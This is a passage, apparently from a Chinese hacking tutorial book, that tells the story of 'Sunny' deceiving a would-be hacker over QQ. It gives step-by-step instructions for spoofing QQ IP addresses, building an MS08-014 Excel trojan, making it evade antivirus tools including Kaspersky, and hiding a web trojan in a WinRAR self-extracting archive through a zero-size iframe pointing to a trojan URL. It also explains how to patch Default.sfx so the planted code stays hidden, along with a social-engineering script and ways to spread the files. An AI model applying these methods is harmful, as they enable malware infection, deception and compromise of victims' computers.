在“我的QQ号码”列表中显示当前通过QQiPPro登录的QQ号码，选择要虚拟IP的QQ号；然后设置虚拟IP方式。

QQiPPro提供了5种虚拟形式的地址，包括:本机地址、无效地址、随机变化地址、局域网地址和某个具体地区的地址。可将IP伪装为对方同一局域网中，或者随机变化IP地址。这里设置为“特定地区的固定地址”，在“我的IP”中输入虚拟IP地址。确定后，用显IP外挂之类的探测伪装IP的QQ，发现IP已经变过来了（图34）。




图34 伪装效果

QQiPPro可对所有好友或指定好友进行IP伪装。要让QQiPPro自动完成对所有在线好友的虚拟IP操作，可在“IP服务”选项卡中勾选“QQiPPro自动对所有在线好友完成IP虚拟操作”项。

如果只想对某个好友虚拟IP，而不是全部好友，可以打开与该好友的QQ对话框，发送“\N”指令，即可完成指定好友的IP虚拟操作（图35）。




图35 成功将IP伪装为与对方在同一局域网中

【加油站】

手工发送伪装IP的几条指令:

\x 虚拟QQ的IP为本机(127.0.0.1),在对方看来你就在他的计算机中

\X 虚拟QQ的IP为无效地址(0.0.0.0),对方看不出什么地理位置信息

\n 虚拟QQ的IP为随机变化地址,在对方看来你的IP(地理位置)在不断变化

\N 虚拟QQ的IP为局域网(192.168.0.1),在对方看来你和对方好像在同一个地方

三 欺骗运行XLS木马

Sunny向伪黑客发送了一条IP伪装指令，成功的将自己与对方伪装进入了同一个局域网中。在前面，Sunny通过QQipPro已经获得了对方的IP地址，知道伪黑客是在某个网吧中上网的。于是，在QQ上，一场有趣的欺骗开始了……

Sunny：Hi，黑客帅哥，隐身又在黑谁呢?

伪黑客：你是谁？怎么知道我是黑客?

Sunny：我是崇拜你的MM啊!

伪黑客：你怎么知道我在隐身?

Sunny：因为我和你在同一网吧呀！我崇拜你好久了，你好厉害哦!

在网吧中，伪黑客看了看自己QQ上显示的IP地址，确定对方确实于自己在同一网吧中，于是向四周看了看，果然看到几个MM……

伪黑客：你到底是哪个美女，打个招呼吧!

Sunny：暂时不啦，我不是美女哦，现在说自己是美女的，都是恐龙呢!

伪黑客：呵呵，那你一定是美女!

Sunny：哼哼，说不定吓死你!

伪黑客：我可不怕美女!

Sunny：无语.....黑客帅哥，帮我个忙好不好?

伪黑客：什么事，愿为美女效劳。

Sunny：我有一个XLS文档，加了密码，想请你帮我破解一下哦!

伪黑客：行啊，不过有条件呢，请我吃饭？……

很容易的，Sunny就欺骗了伪黑客，并将自己精心制作的XLS木马通过QQ发送过去……

Sunny利用MS08-014漏洞制作了一个xls木马，也就是Excel木马。制作的方法很简单，准备一个xls表格文件，再生成一个木马服务端程序，利用MS08-014漏洞工具，执行

如下命令（图36）：

ms08_014.exe explfile exefile

其中，“explfile”参数代表用于溢出的excel文件，“exefile”用于指定木马文件名，即可生成一个特殊的xls木马了。



图36 生成XLS木马

xls木马非常隐蔽，而且在普通情况下不会被杀毒软件所查杀，但是严格设置的杀毒软件，如卡巴斯基之类的，则会检测并查杀xls木马，因此需要对xls木马进行免杀。

xls木马的免杀分为两部分，首先，在捆绑木马到xls文件中之前，需要先对木马文件进行免杀。例如，在上面的过程中，先将“muma.exe”免杀后，就可以大大提高xls木马运行的成功率，对于国内的几款杀毒软件，是百分之百可以突破的。另外，对生成的xls木马也需要进行免杀，这样才能突破卡巴斯基的检测。xls木马的免杀与普通的木马一样，把它当成一个exe文件，利用MYCCL工具进行免杀就可以了。这样连卡巴斯基也对xls木马视而不见了。

xls格式的木马比较少见，但是对于许多办公制作表格的电脑用户来说，却是极为常见的。对于这类用户来说，看到一个程序游戏，可能会提高警惕，但是对于xls表格，则会非常放心的打开运行。因此可以通过邮件发送、网盘共享、U盘携带等各种方式，传播XLS木马。

对于普通的电脑用户来说，只要系统中装有Excel软件并且没有打上漏洞补丁，同样也逃不脱xls木马攻击的命运。而且xls木马有一个好处：可以直接通过QQ传播，而普通的其它格式木马会被QQ所阻挡，或者即使通过QQ发送后，也会被重命名而无法执行。而xls木马在QQ默认的中安全等级下，可以直接进行传输，并且文件传输后不会被重命名（图37）。




图37 成功发送XLS木马

四 WinRAR挂木马的新招

木马发送过去了，但是看来网吧的电脑中并没有安装Office软件，这确实让Sunny感到有些丧气。只有换个方法了！

Sunny对伪黑客发了一条消息：“网吧没有Office软件呀，那我打包发到你的邮箱里面，你有时间帮我破哦！破解成功，我会给你一个大大的奖励，嘻嘻！”

于是Sunny再制作了一个包含木马的压缩包，发送到伪黑客的QQ邮箱中……

1．WinRAR挂马的原理及优点

压缩包文件一直是我们玩黑最常碰见的文件格式，无论是正常的软件程序，或者是“精心”制作的压缩包木马，都随处可见。对于这类最常见的文件，攻击者当然会想方设法，让它为传播木马服务。不过，普通的压缩包中夹带木马的方法已经有些落伍了，Sunny使用了一个WinRAR压缩包传播木马的新方法！

与以前所有普通压缩包木马不同，这次Sunny使用的是直接在WinRAR的自解压压缩包中挂上一个网页木马，而并非在其中放置木马文件。由于挂马的压缩包文件本身不包含木马病毒文件，因此无论用任何杀毒软件也绝对无法检测出其中有病毒。

但是这个压缩包的攻击效果却是非常好的，一旦打开压缩包，如果处在联网状态，那么就会被网页木马攻击！而且这种方式制作的压缩包木马根本无法进行检测，不像普通的自解压木马会在压缩包属性中显示木马执行命令。

——因此，WinRAR挂马攻击方式具备隐蔽、成功率高\难以检测的优点。

【加油站】WinRAR压缩包挂马

WinRAR软件的功能越来越强，除了制作普通的解压包外，还可以制作EXE自解压文件，以方便没有安装WinRAR软件的用户。WinRAR制作的自解压文件非常常见，而且不少软件也开始采用它来制作安装程序。用WinRAR制作自解压文件时，还可以对自解压界面进行自定义美化，在自解压时显示任意的文件或图片（图38）。攻击者可以通过对Winrar自解压文件界面的再定义而欺骗对方在解压前执行网页木马。



图38 自解压界面挂马

2. 挂马的简单测试

首先，Sunny需要制作一个WinRAR自解压文件。可以将任意资源，比如几张图片或音乐之类的打包压缩成RAR格式。然后用WinRAR打开压缩包，点击WinRAR工具栏上的“自解压”按钮，打开自解压文件制作对话框（图39）。




图39 自解压文件制作对话框

在“自解压模块”中选择“Deault.sfx”模块，点击“高级自解压选项”按钮（图40），打开高级自解压选项设置对话框。




图40 高级自解压对话框

选择“文本和图标”选项卡，在下面的“自解压文件窗口中显示的文本”区里，可以输入任意文字，并将显示在自解压界面中。如果攻击者输入网页代码，是否会执行呢?

这里Sunny先测试了一下，在文本输入区中输入如下代码（图41）：

<script>alert('肖遥')</script>




图41 检测跨站漏洞代码

这段代码常常被用来检测跨站漏洞，如果存在漏洞的话，那么在网页中会弹出一个文字提示对话框。点击“确定”按钮，返回自解压对话框，再点击“确定”按钮，即可在压缩包文件路径下，生成一个同名的后缀为.exe的自解压文件。现在，攻击者双击这个自解压文件，看看前面的跨站检测代码是否执行？自解压文件打开后，同时弹出了刚才设置的文字提示对话框，说明网页代码执行了（图42）。




图42 网页代码执行成功

由此可见，WinRAR的自解压文件界面存在着跨站挂马的漏洞，Sunny完全可以修改刚才的测试代码，让自解压文件在打开时显示任意的网页，当然也可以显示木马网页，从而实现利用WinRAR自解压文件挂网页木马的攻击目的！

【注意】

其实，WinRAR自解压文件界面窗口实际上是调用了IE来显示美化界面的。也就是说，只要能在IE里能运行的网页脚本，也都能够在WinRAR自解压文件窗口里运行。完全可以在WinRAR自解压文件界面窗口中，执行Javascript或HTML挂马语句。

3．自解压挂网页木马

现在，Sunny准备制作一个具有挂马攻击性的WinRAR自解压文件。

首先，准备一个网页木马，并将其上传到某个网站空间中去。这里假设网页木马链接地址为“http://www.binghexijian.com/01.htm”。

然后制作一个自解压文件，方法与前面相同，但是在写入文本框中，攻击者需要输入如下代码（图43）：

<iframe width=0 height=0 src="http://www.binghexijian.com/01.htm"></iframe>




图43 插入挂马代码

这段代码表示显示一个长宽都为0像素的网页，也就是不可见的页面框架，显示的网页内容为指定的木马网页。确定后即可制作成功一个挂马攻击的WinRAR自解压文件了。但是这里为了便于抓图显示攻击效果，将挂马语句改为了：

<iframe width=800 height=800 src="http://www.baidu.com"></iframe>

表示显示一个长宽为300的页面框架，显示的网页内容为百度首页。双击打开攻击者加入了挂马代码的WinRAR自解压文件时，可以在自解压界面窗口中看到显示了百度网页（图44）。由此可见挂成功！只要将代码换为真实的挂马代码，那么在WinRAR自解压界面中，就会显示空白页面，同时隐蔽地打开木马网页，根本察觉不到任何攻击的迹象！




图44 代码效果

4. 让WinRAR自解压木马更完美

虽然用上面的方法制作出来的WinRAR自解压木马，在攻击时可以没有任何迹象，但是还是有缺陷的。

首先，使用代码隐藏挂马，虽然不会显示木马网页，但是界面中变成空白页面，不会显示默认的提示信息。

另外，所有制作的带有脚本的自解压文件，在其“属性”中都会多出“注释”选项卡，即使是不带攻击性的自解压文件也是如此。攻击者用右键点击刚才制作的自解压文件，在弹出菜单中选择“属性”命令，打开属性对话框，选择“注释”选项页，如此一来，就会暴露在创建自解压格式压缩文件时设置的挂马代码了（图45）。




图45 属性中挂马代码

有经验的用户在运行WinRAR自解压文件时，都会查看一下文件的“注释”信息，这样有可能造成挂马攻击暴露。当然，对于许多菜鸟来说，即使看到了这段代码，他们也不知道是什么意思，但是对于有安全意识的用户来说，应该都知道是危险的。



【加油站】自解压文件安全性检查

制作自解压文件时，即使在“自解压文件窗口中显示的文本”区写入的是普通正常的文本信息，也仍然可在自解压文件“属性”的“注释”中看到。

以前攻击者介绍过的WinRAR自解压包木马，通常是将木马放在压缩包中，让压缩包在自解压前或解压后自动执行木马。执行的语句可在“常规”选项页中进行设置（图46）。对于此类自解压木马，攻击者也可通过注释栏内的提示判断是否为恶意文件。

因此，查看自解压文件“注释”信息，是检测文件安全性的一个有效的手段。




图46 自解压运行的木马

那么，如何才能让隐藏注释信息，让挂马攻击的自解压包文件更完美呢？其实，自解压文件的“注释”信息，来源于WinRAR中的“Deault.sfx”自解压模块。攻击者完全可以修改此模块，让自解压文件不显示“注释”信息。

在WinRAR安装目录下，可以找到模块文件“Deault.sfx”（图47）。在修改前，可用Peid查壳，发现文件加了UPX壳，用UPX Shell对其脱壳即可。




图47 目标文件Deault.sfx

有的版本的WinRAR的模块文件“Deault.sfx”并未加壳，可以直接修改（图48）。但是为了修改成功，建议先进行查壳脱壳处理。




图48 查壳

下载安装“eXeScope资源修改器”，用eXeScope打开“Deault.sfx”文件。在eXeScope左边的列表中，展开“资源”→“字符串表”→“10”→“中文（中国）”，在右边列表出现的150到155的字符串为默认自解压文件的自解压文件窗口中显示的文本代码，每行字串长度不能超过250个英文字符（图49）。




图49 可修改字符串

对这些字符可进行修改，以达到隐藏挂马的目的，在155行代码的最后添加如下挂马代码（图50）：

<iframe width=800 height=800 src="http://www.baidu.com"></iframe>

